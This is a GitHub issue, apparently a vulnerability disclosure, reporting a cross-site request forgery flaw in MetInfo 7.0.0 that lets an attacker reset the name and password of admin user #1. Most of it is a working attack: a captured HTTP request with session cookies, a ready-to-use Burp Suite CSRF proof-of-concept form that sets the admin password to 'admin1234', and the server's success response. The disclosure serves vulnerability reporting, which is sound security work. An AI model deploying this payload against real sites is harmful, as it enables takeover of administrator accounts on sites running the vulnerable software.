There is a csrf in MetInfo 7.0.0 via admin/?n=admin&c=index&a=doSaveInfo to update the admin user #1

Open Echox1 opened this issue on Dec 2, 2019 · 0 comments

Echox1 commented on Dec 2, 2019 Owner


There is a csrf via admin/?n=admin&c=index&a=doSaveInfo to update the admin user account
request:

```
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------247693219225194
Content-Length: 785
Connection: close
Referer: http://localhost/MetInfo7.0.0/admin/
Cookie: PHPSESSID=01b80466de9751fc3c1cfc72f0950804; Hm_lvt_520556228c0113270c0c772027905838=1575270458; Hm_lpvt_520556228c0113270c0c772027905838=1575270478;
re_url=http%3A%2F%2Flocalhost%2FMetInfo7.0.0%2Fadmin%2F; met_auth=6944U4%2BNf5GMXxbjMcP%2FdpXg%2BQxXwKoiip8qdn7r4Y1gU40Kx1SrC79hAb9msm2YHoVx3P0sbF65jOP162y%2FgJxYlA;
met_key=hE8G3QZ; admin_lang=cn; page_iframe_url=http%3A%2F%2Flocalhost%2FMetInfo7.0.0%2Findex.php%3Flang%3Dcn%26pageset%3D1; arrlanguage=metinfo

-----------------------------247693219225194
Content-Disposition: form-data; name="admin_pass"

admin1234
-----------------------------247693219225194
Content-Disposition: form-data; name="admin_pass_replay"

admin1234
-----------------------------247693219225194
Content-Disposition: form-data; name="admin_name"

test
-----------------------------247693219225194
Content-Disposition: form-data; name="admin_mobile"


-----------------------------247693219225194
Content-Disposition: form-data; name="admin_email"


-----------------------------247693219225194
Content-Disposition: form-data; name="id"

1
-----------------------------247693219225194
Content-Disposition: form-data; name="submit_type"

save
-----------------------------247693219225194--
```

payload:

```
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/MetInfo7.0.0/admin/?n=admin&c=index&a=doSaveInfo" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="admin&#95;pass" value="admin1234" />
      <input type="hidden" name="admin&#95;pass&#95;replay" value="admin1234" />
      <input type="hidden" name="admin&#95;name" value="test" />
      <input type="hidden" name="admin&#95;mobile" value="" />
      <input type="hidden" name="admin&#95;email" value="" />
      <input type="hidden" name="id" value="1" />
      <input type="hidden" name="submit&#95;type" value="save" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

use burpsuite test



```
msg:     "操作成功"
status:  1
```

Echox1 changed the title ~~There is a csrf via admin/?n=admin&c=index&a=doSaveInfo to update the admin user~~ There is a csrf in MetInfo 7.0.0 via admin/?n=admin&c=index&a=doSaveInfo to update the admin user on Dec 2, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant